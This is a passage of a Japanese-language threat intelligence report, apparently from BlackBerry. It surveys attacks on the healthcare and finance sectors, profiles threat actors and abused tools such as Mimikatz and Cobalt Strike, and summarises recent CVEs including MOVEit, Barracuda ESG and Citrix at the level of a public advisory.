本レポートの前半で指摘したとおり、特定の組織またはシステムの種類一つに慎重に狙いを絞った脅威アクターは、「出来合い」の各種コモディティマルウェアではなく、ユニークなハッシュを持つ特注のマルウェアを使用して、成功の確率を最大化しようとする傾向にあります。今回の調査期間において、医療業界は、阻止された攻撃数のリストでは 2 位にランクされているものの、ユニークなハッシュを持つマルウェアの標的になった件数ではトップでした。医療業界を狙ったユニークなマルウェアハッシュの検知数は著しい伸びを見せ、これは、この重要な業界で観測される標的を絞った攻撃が増加していることを表しています。

医療業界で最も多い脅威

初期アクセスブローカー（IAB）とは、非公開のコンピューターシステムやネットワークへの不正なアクセスを、他の悪意あるアクターに販売するサイバー犯罪者のことです。IAB は被害者システムの脆弱性を様々な方法で悪用し、認証情報、VPN 証明書、その他の認証メカニズムを盗む情報窃取型マルウェア（インフォスティーラ）を使用する場合もあります。最初の感染からデータの収集、構造化、抜き出しまでの、すべての行為に要する時間は、わずか数分です。今回の調査期間中、RedLine や Vidar[27] などのコモディティマルウェアのファミリが観測されました。

観測されたもう一つのマルウェア NetSupportRAT[28] は単なる情報収集ツールを超える機能を備えています。元々は NetSupport Manager と呼ばれる正規のアプリケーションでしたが、サイバー犯罪者に乗っ取られて、RAT へと改変されました。RAT によって、攻撃者は被害者のマシンを遠隔操作し、必要に応じて新たな悪意あるプログラムをインストールしたりしながら、手動でファイルを収集できるようになります。

Metasploit と Cobalt Strike は、侵入テストおよび敵対者シミュレーションの正規ソフトウェアツールとして最も人気のある 2 つです。 ところが両者とも、金銭目的のグループからハクティビスト、国家が支援するグループまで、様々な脅威アクターに頻繁に利用されてきました。データの抜き出し、暗号化、破壊のためのツールとして、ランサムウェアグループの間で広く使われています。

もう一つのテストツール Rubeus[29] はオープンソースのプロジェクトで、Golden Ticket[30]、Pass-the-ticket[31]、Kerberos relay[32]、DCSync[33] 攻撃など、様々な悪意ある手法に使用できます。ネットワークアクセスが許可された後に、脅威アクターがネットワークインフラのプロファイリングを実行したり、ユーザーの認証情報へのアクセス権限を収集したりする場合に重宝されているツールです。

注目すべきその他の医療攻撃

次のリストは、2023 年 6 月から 8 月にかけて発生した医療業界に対するサイバー攻撃のうち、注目すべきものからごく少数をまとめたものです。

- 6 月、オレゴン州の医療サービス提供機関 Performance Health Technology（PH TECH）は、Progress Software の MOVEit MFT の脆弱性を介した攻撃を受けました。攻撃者は、PH TECH システムへのアクセス権限を取得してデータを窃取しました。PH TECH は公式声明[34] によって、侵害に関する情報を公表しました。
- 同じ 6 月に、HCA Healthcare も侵害されました。[35] 米国 20 州の 1,100 万人の患者が影響を受けました。
- 6 月半ばには、イリノイ州の病院 Spring Valley St. Margaret’s Hospital がランサムウェアによって攻撃されました。病院は、閉鎖を余儀なくされました。[36]
- 8 月、Ragnar Locker グループが、Mayanei Hayeshua Medical Center を標的として、データを暗号化するとともに、SQL データベース全体と Outlook のメール、患者データを盗み出しました。[37]

6 月の HCA HEALTHCARE に対する侵害では
米国 20 州の 1,100 万人の患者が影響を受けた

金融


大きな金銭的利益を得られる可能性が、サイバー犯罪者を金融業界に引き寄せます。業界には、銀行、保険会社、暗号通貨取引所などが含まれます。

金融サービス業界では、ソフトウェア更新やパッチ適用の前に、いくつもの階層をたどる承認プロセスが必要な場合が多く、これが IT スタッフの貴重な時間を奪います。遅々として進まぬ承認プロセスにより、システムとデータは長期間にわたってパッチ未適用の脆弱性に曝され、悪意あるアクターに不具合につけ込む機会を与えます。金融資産の窃盗に加えて、悪意あるアクターが顧客の機密データを抜き出す可能性もあり、データはその後、ダークウェブのフォーラムで売却されたり、ランサム攻撃において金銭を脅し取るための担保として使われたりします。

本レポートの調査期間中に、BlackBerry Cybersecurity ソリューションが阻止に成功した**金融機関を狙った攻撃は 420,000 件**を超え、**そのうちの 220,000 件近くは米国の金融機関が標的**でした。金融業界に対するその他の攻撃は、日本、インドネシア、オーストラリアを含むアジア太平洋地域、南米の国々で広く検知されました。

金融業界に対する重大な脅威

今回の調査期間における BlackBerry のテレメトリデータからは、金融機関を狙って Lumma Stealer や Vidar などのコモディティマルウェアが使用されたことが明らかになりました。Vidar と Lumma Stealer はどちらも、ユーザー名、パスワード、ブラウザーのクッキー、暗号通貨のウォレットなどの機密データを抜き出す機能を備えたインフォスティーラです。インフォスティーラは需要の多い情報の収集を終えると、それをバンドル化して脅威アクターのコマンドアンドコントロール（C2）サーバーに送り返します。どちらのマルウェアファミリも MaaS として機能し、ダークウェブフォーラムで販売されています。



大きな金銭的利益を得られる可能性が
サイバー犯罪者を金融業界に引き寄せる

金融業界を取り巻く脅威の全体像の検証

今回の調査期間におけるサイバー攻撃の標的の上位は、前回と同様に銀行とそのシステムが占めました。世界を股にかけるサイバー犯罪者の活動は 7 月に増加し、MOVEit の脆弱性悪用に集中していました。注目すべきは、欧州の銀行の大手 4 行が軒並み、このパッチ未適用の脆弱性の被害者になったことです。最も影響を受けたのは、新規口座を開設するために口座の切り替えサービスを利用した顧客でした。

国際的なサードパーティ口座切り替えサービスプロバイダである Majorel も MOVEit 脆弱性による侵害を受けました。

ロシアにつながりのある Clop ランサムウェアグループは、SQL データベースインジェクションを介して、MOVEit ファイル転送システムの脆弱性 [38] を悪用しました。グループは、このエクスプロイトと組み合わせて、二重恐喝のランサムウェア戦略を展開しました。つまり、被害者データの暗号解除に対して身代金が支払われた後も、窃取したデータをオンラインで公開すると脅し、さらなる身代金の支払いを要求したのです。

今回の調査期間で注目すべきもう一つのインシデントは、親ロシア派のハクティビストグループ NoName057(16)[39] によるもので、少なくとも 5 つの銀行のウェブサイトに対して DDoS 攻撃を仕掛けたとの犯行声明を出しました。被害者にはイタリア最大の銀行である Intesa Sanpaolo も含まれていました。[40]

その他にも、ランサムウェアグループ Play（別名 PlayCrypt）[41] は、スペインの銀行 Globalcaja の IT システムに対するランサムウェア攻撃 [42] が、自分たちの犯行であると主張しています。

最後に、暗号通貨決済サービスプロバイダの世界的な最大手であるエストニアの CoinsPaid も、ハッカー集団 Lazarus が関与する攻撃の被害を受けました。CoinsPaid は、3,730 万米ドル相当の暗号通貨を失いました。[43] これらの攻撃のすべてに加担した Lazarus は、北朝鮮政府に提供する資金調達を主な動機として活動するグループです。

地政学的な分析と見解

World Economic Forum の 2023 年版グローバルリスクレポート [44] は、サイバー犯罪の脅威を、「企業、政府、個人が直面する最も重大なリスク」の一つとしています。さらに今後、悪意あるアクターによる重要サービスに対する攻撃の試みが一般化し、破壊的な影響を及ぼすと警告しています。

今回の調査期間に、BlackBerry は米国やその他の地域の重要インフラ機関の多くが LockBit によって頻繁に攻撃される一連の事例を報告しました。 しかし CISA（米国サイバーセキュリティ・社会基盤安全保障庁）長官の Jen Easterly 氏が指摘したように、実際はサイバー攻撃のほとんどが「識別されることも阻止されることもなく」実行され、「これらの攻撃によって、わが国が被った被害の総額を把握したり、影響の具体的実態を完全に計測したりすることは極めて困難」です。[45]

生成 AI などの新しい技術が検知をさらに困難にし、サイバー攻撃の蔓延と高度化をもたらします。

こうした状況に対応するために、政府や NATO などの同盟は協力体制を大幅に強化するとともに、サイバー攻撃を防御する新しい AI 主導の機能への投資を進めています。7 月に、NATO 加盟国は「あらゆる種類のサイバー脅威を阻止、防御、対策するために、集団的対応を検討するなどして、幅広い能力を活用していく」ことを宣言しました。[46]

米国とその同盟国の重要インフラに対する度重なる攻撃を受け、オーストラリア、カナダ、フランス、ドイツ、ニュージーランド、英国、米国のサイバーセキュリティ当局は、2022 年と 2023 年に最も頻繁に使われた RaaS である LockBit に対するサイバーセキュリティ勧告 [47] を発表しました。勧告には、LockBit の加入者によって一般的に使用されるツール、エクスプロイト、TTP のリストや、今後のランサムウェアインシデントの発生確率と影響を低減するための推奨対策などが示されています。

米国司法省も、国の重要インフラを狙う脅威アクターを特定する情報の提供者に 1,000 万米ドルの賞金を支払うことを発表するなど、迅速な対応を見せています。これは、ロシアにつながりのある Clop ランサムウェアグループによって、多数の米国政府機関が攻撃されたことを契機とする措置です。

2023 年 9 月、米国国防総省（DoD）は 2023 年度 DoD サイバー戦略 [48] に関する非機密扱いのサマリーを発表しました。そこでは、予防第一のサイバー技術への投資、重要インフラのサイバーセキュリティ基準を強化する米国政府の取り組み支援、サイバー防御能力を高める人工知能（AI）の活用方法の探求、米国 DoD が民間の脅威エキスパートを招聘できるようにする官民協力体制の拡大などの必要性が強調されています。ホワイトハウスも、国家サイバーセキュリティ戦略実施計画 [49] によって、米国の重要インフラが現在抱える脆弱性に対する具体的な施策を明らかにしました。

カナダでは 6 月に、国防に関する国会の常任委員会が、カナダのサイバー防御[50] に関するレポートを発表しています。レポートでは、以下をはじめとする 37 の対策が提言されています。

- サイバーセキュリティに対する投資拡大
- 業界とサイバー当局者が一堂に会し情報やベストプラクティスを交換できる協力体制の構築
- 重要インフラ事業者によるランサムウェアやサイバーインシデント報告の義務化
- 中小企業のサイバーセキュリティに関する最低基準の確立と、最新のセキュリティ対策導入に対する奨励金の設定
- カナダのサイバー機能の監視、対応、導入に対する、各政府部門の役割と責任の明確化

ランサムウェアやその他のサイバー侵入事案の報告が常態化するという憂慮すべき状況の中、カナダ政府はサイバーセキュリティ強化の優先度を高める必要性を、国家安全保障、経済安全保障の問題として深く認識しています。そのため、AI 対応のサイバーセキュリティツールに投資し、現代社会が抱える最も深刻なリスクの一つから企業、インフラ、個人を守るために、官民の協力体制を拡充しようとしています。AI 駆動のサイバーセキュリティソリューションや高度な CTI を擁する BlackBerry は、集団的防御を強化するこれらの取り組みに積極的に参画しています。

米国司法省が国の重要インフラを狙う脅威アクターを特定する情報の提供者に 1,000 万米ドルの賞金を支払うことを発表

脅威アクターとツール

以下のリストは、BlackBerry Threat Research and Intelligence チームが今回の調査期間に遭遇した、最も活発で危険な脅威アクターとエクスプロイトを示したものです。

脅威アクター

Clop（TA505）

Clop（TA505）は、金銭目的のサイバー脅威の分野で多大な影響力を持つ、ロシアの活発なサイバー犯罪集団です。悪意あるメールを大量に送りつけ、自在に使用できる多彩なマルウェアを所有することで知られ、マルウェアの地下ネットワークと強いつながりを持ちます。

今期、最も目を引いた活動は、Clop のランサムウェアグループによる MOVEit ファイル転送システムの脆弱性の悪用で、政府、教育、医療、技術、専門サービスなど幅広い業界に影響を与えました。数百もの組織が被害にあった、この大規模な攻撃は数年かけて準備されたものと思われ、実際の攻撃の前に、Clop が自ら脆弱性の悪用やデータの抜き出しを試行していたことが明らかになりました。[51]

身代金の期限を 6 月 14 日に指定し、それまでに支払わなければデータを公にリークすると脅しました。これまでに消去してきたデータは「政府、都市、警察組織」のものであると主張するもののいくつかの公立大学も被害を受けています。独自のカスタムツールに加えて、Active Directory サーバーからの水平移動には Cobalt Strike を悪用します。

最近になって BlackBerry Threat Research and Intelligence チームは、Amadey Trojan ボットを使用した活動も発見しました。被害者の環境からデータを盗み出し、新たなマルウェアをインストールする機能を備えたボットです。

Mustang Panda/LuminousMoth

LuminousMoth はサイバースパイ活動を展開する中国の Mustang Panda の下部組織で、2020 年 10 月には既に活動を開始していました。[52] ミャンマー、フィリピン、タイ、その他の東南アジア各地で、知名度の高い組織（政府機関を含む）を標的としてきました。 標的を限定した攻撃を行うことを特徴とし、被害者の身元や環境に合わせてカスタマイズした固有のペイロードを使用します。

Cobalt Strike や PlugX などのツールを使用してきたことが知られています。通常の攻撃は、圧縮ファイルをダウンロードするリンクが記載されたフィッシング文書から始まり、その圧縮ファイルに悪意あるペイロードが仕込まれています。マルウェアの拡散には USB ドライブのほか、正規の Zoom ビデオ会議アプリケーションの偽造バージョンが使用される場合さえあります。[53]

Transparent Tribe

Transparent Tribe は、パキスタンを拠点とすると思われる脅威グループで、2013 年には既に活動を開始していました。主にインドおよびアフガニスタンの外交、防衛、研究組織を標的としてきましたが、最近になって、教育業界へと攻撃範囲を拡大しました。Windows およびモバイル OS のマルウェアを使用することで知られています。

スピアフィッシングキャンペーンでは、特定の従業員に、悪意あるペイロードを含む文書やリンクを開かせるように仕向ける標的型メッセージを送付します。この種の攻撃には、しばしば Crimson RAT（.NET ベースのインプラント）や ObliqueRAT（C/C++ によるインプラント）が使用されます。[54] どちらのインプラントも、攻撃者がネットワークまたはシステム内に長期にわたる永続性を確立できるようにします。

その他に、モバイルデバイス専用のインプラントとして CapraRAT があります。Android デバイスに感染する極めて侵入性の高いツールです。CapraRAT は偽の YouTube アプリ [55] および感染したメッセージアプリを介して拡散されます。

ALPHV

悪名高きランサムウェアグループ ALPHV（BlackCat）は、医療、技術、法律、製造、その他の業界に広く被害を及ぼしてきました。今回の調査期間では、Beverly Hills Plastic Surgery（美容整形外科）の患者記録を公開すると脅迫したり[56]、大手時計メーカーの Seiko を攻撃したり[57]する事例が見られました。Seiko については ALPHV のリークサイトに Seiko を掲載して、生産計画、腕時計のデザインなどの窃取したデータのサンプルを公開しました。そこには、従業員のパスポートのスキャン画像まで含まれていました。LPHV は Google および Bing の広告[58]を使用して、トロイの木馬を配信する偽のウェブサイトへと誘導します。これらのトロイの木馬には、カスタムペイロードと Cobalt Strike などの既製ペイロードの両方が含まれます。[59] 最近になって、グループのリークサイトに APT 機能を統合するとともに[60]、暗号化機能を更新しました。[61]

LockBit

前述のとおり、2023 年は LockBit グループの活動が極めて盛んです。日本の名古屋港[62]や Kinmax が標的にされました。Kinmax は、世界最大のマイクロチップ請負供給業者[63]の一つとして、Taiwan Semiconductor Manufacturing Co.（TSMC）にパーツを納入しています。LockBit グループは、スペインの複数の建築会社にもフィッシングメールを送信しました。[64] 2020 年以降、米国だけでも 1,700 件以上の攻撃を敢行してきました。[65] リモートアクセスには TeamViewer や AnyDesk、Active Directory の偵察には Bloodhound、リモートコマンドの実行には PsExec、その他に Metasploit や Cobalt Strike など、数々のフリーおよびオープンソースのツールを使用します。

Sandworm

Sandworm APT グループは、ロシア軍情報総局 74455 部隊に属し、Voodoo Bear、Iron Viking、Electrum、Iridium などの名前でも追跡されています。最近では、ウクライナ軍の Android デバイスを標的とする新しいツールセット Infamous Chisel[66] を展開しました。CISA によれば、「システムデバイス情報、商用アプリケーション情報、ウクライナ軍固有のアプリケーション」を取得することが目的といいます。Infamous Chisel はデバイスへの永続的アクセスを可能とし、デバイスだけでなくローカルネットワークもスキャンします。トラフィックの盗聴には tcpdump（コマンドラインユティリティ）、SSH アクセスの実行には Dropbear[67] を使用します。

UNC4841

UNC4841 は、Barracuda ESG デバイス用の Barracuda Email Security Gateway に含まれるリモートコマンドインジェクションの脆弱性、CVE-2023-2868[68] の悪用で知られる、中国の関与が疑われる脅威アクターです。このグループは、Barracuda デバイスに密かにアクセスする Saltwater、Seaspy、Seaside、Sandbar などのバックドアも多数開発しています。[69]

Lazarus

Lazarus Group は、CoinsPaid から総額およそ 3,700 万米ドルの暗号通貨が窃取された事件に関与しています。[70] 他にも、Alphapo から 6,000 万米ドル[71]、Atomic Wallet から 3,500 万ドル[72] を盗みました。8 月末、FBI は Lazarus Group が、これらの窃盗で得た 4,000 万米ドル以上に相当する暗号通貨の換金を準備している[73]と警告しました。Lazarus は、QuiteRAT[75] による英国のインターネットインフラに対する攻撃[74]、VMware モジュールに偽装した悪意ある PyPI パッケージの展開[76]、JavaScript のパッケージマネージャー NPM により、GitHub やその他のソーシャルメディアサイトを介して実行された数々のフィッシングキャンペーンにも関与しています。企業ネットワークへのアクセス権限獲得を目標とした、韓国の IIS ウェブサーバーに対する水飲み場攻撃[77]にも加担しました。Lazarus は通常、Mimikatz、PuTTY Link、DeimosC2 などのオープンソースのツール[78]を使用します。

RomCom

この脅威アクターは、NATO サミットへの参加が予想される出席者を狙った 7 月の RomCom RAT に加担したものと思われます。このサミットでは、ウクライナの NATO 加盟が議論される予定でした。攻撃の動機を金銭から地政学的なものに変えた[79] RomCom の最近の関心は、専らウクライナでの戦争に向いており、ウクライナの政治家やウクライナ難民に人道支援を提供する米国の医療組織が標的にされています。

ツール

このセクションでは、今期 BlackBerry が観測した、脅威アクターによって最も広く悪用されているツールに関連する情報を提供します。これらのツールには、攻撃者が悪用できる、市販ソフトウェアおよびオープンソースソフトウェアの両方が含まれます。

Metamorfo

Metamorfo は、2018 年から使われているバンキング型トロイの木馬のファミリで、ラテンアメリカ、主にブラジルとメキシコの銀行および暗号通貨サービスのユーザーが標的です。

通常は、悪意ある LNK ファイルまたは実行可能ファイルを含むフィッシングメール [80] によって展開されます。マルウェアは偽のポップアップウィンドウ [81] を表示し、被害者の銀行や暗号通貨に関する情報の窃取を試みます。コマンドアンドコントロール機能も充実しています。[82]


Metamorfo は、セキュリティソリューションを回避するために DLL サイドローディングを利用したり、Windows オペレーティングシステムを欺いて、自身の悪意あるコードを実行させたりすることで知られています。インフォスティーラとして設計されているため、被害者のシステムに他にどのような DLL が読み込まれるかを監視する機能も備えています。銀行を保護する DLL をこの機能によってスキャンし、マルウェア自身の保護と永続性のメカニズムとして使用します。

Melcoz

Melcoz は、リモートアクセス用 PC ツールを改変したブラジルのバンキング型トロイの木馬です。2020 年以降の主な標的はブラジル、チリ、スペインのユーザー [83] です。ソフトウェアのインストーラを含むフィッシングメールで展開され、銀行の認証情報窃取、キーストロークのロギング、スクリーンショット取得のための機能を備えています。[84] モジュール式であるため、新しい機能を追加できます。Melcoz はセキュリティを回避するために DLL をハイジャック [85] しますが、それには、VMware NAT サービスの実行可能ファイルを使用します。注目すべきは、このマルウェアのパックされたバージョンが使用されるキャンペーンと、通常のバージョンが使用されるキャンペーンが存在することです。

Amavaldo

Amavaldo は、2019 年以降にブラジルとメキシコの銀行顧客を標的としてきた、バンキング型トロイの木馬 [86] です。Adobe Acrobat Reader DC のインストーラまたは文書のいずれかを装い、フィッシングメールを介して配信される MSI ファイルで拡散されます。Amavaldo は被害者のシステムを監視して、特定の銀行ウェブサイトにアクセスすると関連する偽のポップアップを表示してユーザーと対話します。さらに、いくつかのコマンドアンドコントロール機能を提供します。正規のソフトウェア 1 つと、そのソフトウェアに関連しているように見せかけた名前の DLL、および最終ペイロードの暗号化されたバージョンを含む ZIP アーカイブをダウンロードします。実行中の正規アプリケーションに DLL をインジェクトしてから、最終ペイロードを復号および実行します。最初はコンピューターの設定全般を調査し、さらに、銀行でよく使われる特定のサイバーセキュリティアプリケーションの有無を検索します。



SystemBC

SystemBC[87] は、2019 年から使用されている、ロシア語で作成された RAT です。最も注目すべき使用例は、2021 年 5 月に Colonial Pipeline が狙われた DarkSide ランサムウェア攻撃 [88] や、その他のランサムウェアによる攻撃です。SystemBC は RaaS として利用できます。

設計当初は、被害者のマシンへの SOCKS5 プロキシを介した初期アクセスを容易にすることを目的としていたものの、さらなる開発によって TOR によるトランスポートレイヤーセキュリティ（TLS）通信など、他の機能も追加されました。インストールされると C2 サーバーに接続し、プログラム実行可能（PE）ファイルまたはスクリプトファイルが実行されるのを待ちます。つづいて SystemBC の RAT がペイロードを復号したうえで、プロセスホローイングで作成したプロセスに注入します [89]（悪意あるコードを隠すためのコードインジェクションの一種）。永続性を得るために、スケジューリングされたタスクも作成します。

本年はじめに、DroxiDat と名付けられた新しい亜種が南アフリカのとある国の重要インフラに展開され [90]、Colonial Pipeline への攻撃における SystemBC の利用が再現された可能性があります。

Pandora HVNC

Pandora HVNC RAT は市販のソフトウェアツールです。.NET フレームワークで動作する、Microsoft によって開発されたプログラミング言語 C# によって開発されました。 非表示のデスクトップを作成することで、攻撃者はメインデスクトップと対話することなく、被害者のコンピューターを操作できます。

認証情報の窃取、アンチウイルス（AV）ソフトウェアの無効化、PE の実行、ファイル管理、被害者のデバイスで記録したキーロギング情報の C2 への送信、非表示のブラウザー起動などの機能に対応しています。

Crimson RAT

Crimson RAT は、インドの政府や軍隊、最近では教育機関など、特定の被害者を標的とすることで知られています。通常は、ユーザーに機密情報を提供させるように設計されたフィッシングメールキャンペーンによって配信されます。

インストールされると、ペイロードはキーロギング、スクリーンショット取得、ビデオやオーディオの録画 / 録音、システム上のファイルやドライブなどあらゆる種類の情報のリスト作成など、様々な探索機能を実行できます。その後、データを抜き取ります。

Mimikatz

Mimikatz は、許可されたユーザーが Windows システムの認証資格情報を抽出できるようにする、正規のオープンソースアプリケーションです。強力な機能を備えていることから、悪意ある目標達成のために脅威アクターによってしばしば悪用されます。BlackBerry Threat Research and Intelligence チームは、このツールが多くのキャンペーンで使われていることを内部テレメトリによって確認しています。

Meterpreter

Meterpreter はポストエクスプロイトツールとして、脅威アクターが侵害済みの標的システムを掌握し、リモートコマンドを実行するために使用されます。BlackBerry Threat Research and Intelligence チームは、このツールが様々な攻撃で広く使用されていることを内部テレメトリによって観測してきました。侵害されたシステム上で偽の ChatGPT デスクトップツールを装う場合もありました。[91]

PsExec

PsExec は、Microsoft が提供する Sysinternals の正規のコマンドラインツールであり、リモートコンピューター上でプロセスを実行したり、ネットワークを水平移動したりすることができます。BlackBerry Threat Research and Intelligence チームは、このツールが悪意あるグループ（ほとんどが LockBit グループ）に利用されている事例を観測しています。

Potatoes

Windows システムの権限昇格に使用されるこの悪意あるツールには、様々な種類があります。BlackBerry Threat Research and Intelligence チームは、Juicy、Sweet、God という Potato ファミリの利用を内部テレメトリによって確認しています。


- JuicyPotato[92] は RottenPotato を武器化したバージョンであり、Windows による COM オブジェクトの処理方法と偽装トークンを利用して、より高い権限でコードを実行します。
- SweetPotato[93] には、RottenPotato と、BITS の WinRM サービス探索機能を備えた、武器化された JuicyPotato ツールが含まれます。
- GodPotato[94] は、セキュリティ検査アプリケーションで一般的に使用されている C# ライブラリです。最新の Windows システムで実行するために作成されました。このツールは、システムが必ず起動しなければならないリモートプロシージャコールサービスの欠陥を悪用しているため、ほぼすべての Windows システムで動作可能です。

Rubeus

Rubeus は、Kerberos の生のやり取りに使用するオープンソースの C# ツールセットです。Active Directory の脆弱性悪用に利用でき、overpass-the-hash[95]、pass-the-ticket、Kerberoasting[96]、チケット抽出、その他の悪意ある動作を実行できます。BlackBerry Threat Research and Intelligence チームは、医療業界に対する攻撃で、このツールが悪用された事例を観測しています。

Cobalt Strike

Cobalt Strike は、レッドチームや敵対者シミュレーション活動などで正規利用される市販のツールですが、様々な脅威アクターに悪意ある目的で広く悪用されています。 BlackBerry Threat Research and Intelligence チームは、このツールが様々な脅威アクターによる、様々な業界に対する攻撃に使われていることを確認しました。



共通脆弱性識別子の影響

共通脆弱性識別子（CVE）は、公にされた脆弱性や曝露に関する情報を提供する MITRE の取り組みです。CVE のリストに最近追加された項目には、MOVEit、Barracuda ESG、Citrix などの人気のあるソフトウェアで発見された新しい脆弱性などがあります。これらの脆弱性の最も一般的な悪用方法は、リモートコマンド実行（コマンドインジェクション）の手段を得ることです。これらの脆弱性にはただちにパッチが適用されてきたものの、今回の調査の全期間を通じて、脅威アクターは自らのキャンペーンの中で悪用を続け、成功していました。

Operation Triangulation

CVE-2023-32434 および CVE-2023-32435

スコア：CVE-2023-32434（7.8 高）および CVE-2023-32435（8.8 高）

今回の調査期間が始まる頃、「Operation Triangulation」[97] と名付けられたキャンペーンに関するレポートが公開され、Apple iOS デバイスの新しい脆弱性が明らかになりました。iMessage のゼロクリックエクスプロイトを介して展開される新しいスパイウェアが悪用した脆弱性です。現在この脆弱性は、CVE-2023-32434[98] および CVE-2023-32435[99] という名称で追跡されています。

CVE-2023-32434 は、脅威アクターがカーネル権限で任意のコードを実行できるようになる整数オーバーフローです。CVE-2023-32435 は、WebKit（Safari、メール、その他の macOS、iOS、Linux アプリケーションで使用されるウェブブラウザーエンジン）に影響を与え、任意のコードの実行が可能となるメモリ破壊の問題です。

Apple は、これらのカーネルおよび WebKit のゼロデイ脆弱性にパッチを適用し、同社のセキュリティアップデート [100] でこれに言及しました。発表には、匿名のセキュリティ研究者が発見し、CVE-2023-32439[101] として追跡されている別の WebKit 脆弱性も含まれていました。

VMware ツールの認証回避

CVE-2023-20867

スコア：3.9 低

CVE-2023-20867[102] は、VMware ESXi ホストの認証回避で、ホストからゲストへの認証プロセスに障害が発生します。

VMware は、この CVE の修復手順を勧告書で明らかにしました。[103]

この脆弱性は、中国が支援するグループ UNC3886 によって悪用され、侵害された ESXi ホストにバックドアが展開されました。[104]

Barracuda ESG のゼロデイ脆弱性

CVE-2023-2868

スコア：9.8 重大

Barracuda が報告した、同社の Email Security Gateway 製品（バージョン 5.1.3.001 ～ 9.2.0.006）の重大なリモートコマンドインジェクション脆弱性には、CVE-2023-2868[105] が採番されました。

この脆弱性は Barracuda が自ら特定し、問題を修復するセキュリティパッチがリリースされています。しかし、FBI はこれらのパッチに効果がなく、パッチ適用済みのアプライアンスが依然として標的にされていると警告しています。中国のサイバースパイ活動グループ UNC4841 は、この CVE を悪用して Barracuda のアプライアンスを標的にしました。[106]

ESG の脆弱性警告で述べられているように、Barracuda は影響を受けた顧客に、侵害されたアプライアンスを交換することを推奨しています。交換用の製品は無償で提供されます。

MOVEit

6 月 CVE-2023-35036、CVE-2023-35708、CVE-2023-34362、7 月 CVE-2023-36934

スコア：CVE-2023-35036（9.1 重大）、CVE-2023-35708（9.8 重大）、CVE-2023-34362（9.8 重大）、CVE-2023-36934（9.1 重大）

6 月はじめから 7 月にかけて、Progress Software の MOVEit ファイル転送アプリケーションは、複数の重大な脆弱性に悩まされつづけました。6 月に発表された CVE-2023-35036[107]、CVE- 2023-35708[108]、CVE-2023-34362[109]、7 月に発表された CVE-2023-36934[110] などです。これら一連の CVE は、いずれも SQL インジェクション脆弱性で、攻撃者による MOVEit Transfer のデータベースへのアクセスが可能になります。これらの重大な脆弱性には、MOVEit Transfer のサービスパック（2023 年 7 月）によるパッチが適用済みです。[111]

CISA 勧告[112] には、ランサムウェアグループ Clop（別名 TA505）[113] が MOVEit Transfer ソフトウェアの脆弱性 CVE-2023-34362 を悪用した事例が報告されています。このグループは LEMURLOOT[114] と呼ばれるウェブシェルを使用して、標的となった MOVEit Transfer のデータベースからデータを抜き出しました。

2022 年の脆弱性を悪用した RomCom

CVE-2022-30190

スコア：CVE-2022-30190（7.8 高）

7 月、BlackBerry Threat Research and Intelligence チームは、RomCom 脅威アクターが以前から知られていた CVE を最近のキャンペーンで悪用し、直近の NATO サミットに出席が予定されていた参加者を狙った事例を発見しました。この実行チェーンは、2022 年に発見された CVE-2022-30190（別名 Follina）[115] を利用していました。Microsoft Support Diagnostic Tool（MSDT）に影響を与えるリモートコード実行です。

この脆弱性が悪用されるのは、脅威アクターから送られてきた悪意あるフィッシング文書を標的が開いたときで、MSDT の脆弱なバージョンが実行され、攻撃者がこのユティリティに自分が望むコマンドを渡せるようになります。この脆弱性は、マクロを無効化している場合、または文書を保護ビューで開いた場合（または、両方）であっても悪用できます。

Citrix 製品の重大な脆弱性

CVE-2023-3519、CVE-2023-3466、CVE-2023-3467

スコア：CVE-2023-3519（9.8 重大）、CVE-2023-3466（8.3 高）、CVE-2023-3467（8.0 高）

かつて Citrix ADC および Citrix Gateway と呼ばれていた NetScaler の製品に、今回、一連の高リスクの脆弱性が見つかりました。Cloud Software Group は、最新のセキュリティ掲示板の記事[116] で、影響を受けた顧客に対し、関連する更新済みバージョンを早急にインストールすることを求めています。このバージョンには、上記のすべての CVE に対する対策が盛り込まれています。

CVE-2023-3519[117] はリモートコード実行を、CVE-2023-3466[118] は反射型クロスサイトスクリプティング（XSS）を、CVE-2023-3467[119] は root 管理者への権限昇格を可能とする脆弱性です。

その中でも特に CVE-2023-3519 は、FIN8 グループ[120] による Citrix NetScaler システムに対する悪用が疑われています。

PaperCut RCE の新しい脆弱性

CVE-2023-39143

スコア：CVE-2023-39143（9.8 重大）

PaperCut は、今回の調査期間が終わろうとする頃に脆弱性が発見された印刷管理アプリケーションです。提供元の PaperCut は、この脆弱性を認識し、顧客にアプリケーションサーバーを更新済みのバージョンにアップグレードすることを推奨しています。[121]

CVE-2023-39143[122] は、PaperCut NG と PaperCut MF 両アプリケーションの 22.1.3 より前のバージョンに影響を与えます。この脆弱性によって攻撃者は、侵害されたシステムに対して任意のファイルを読み出し、削除、アップロードでき、最終的にはリモートコード実行（RCE）が可能な状況に至る恐れがあります。

CVE を悪用した Cuba ランサムウェア脅威アクター

CVE-2020-1472（NetLogon）および CVE-2023-27532（Veeam）

スコア：CVE-2020-1472（10 重大）および CVE-2023-27532（7.5 高）

今回の調査期間の終盤に、BlackBerry は Cuba ランサムウェア脅威グループに関する記事を発表しました。このグループは、重要インフラに対する攻撃に既知および新しい脆弱性を利用しました。

具体的には、NetLogon リモートプロトコル（NS-NRPC）による権限昇格の脆弱性 CVE-2020-1472[123] と、設定データベースに保存された認証情報を読み出せるようにする、Veeam Backup & Replication で見つかった脆弱性 CVE-2023-27532[124] の 2 つです。

CVE 四半期データ

CVE スコア

国家脆弱性データベース（NVD）[125] は、今回の調査期間中、約 7,000 件の新しい CVE を特定しました。新しい CVE が発見されると、通常は問題の影響度と重大性に応じて 1 ～ 10 のスコアが与えられます。 このスコアによって脆弱なシステムに対するパッチの適用または更新の重要度がわかります。前回の調査期間では、スコアを付けられた脆弱性の 52% 超が 7.0 を上回り、25% は 7.0 と評価されました。

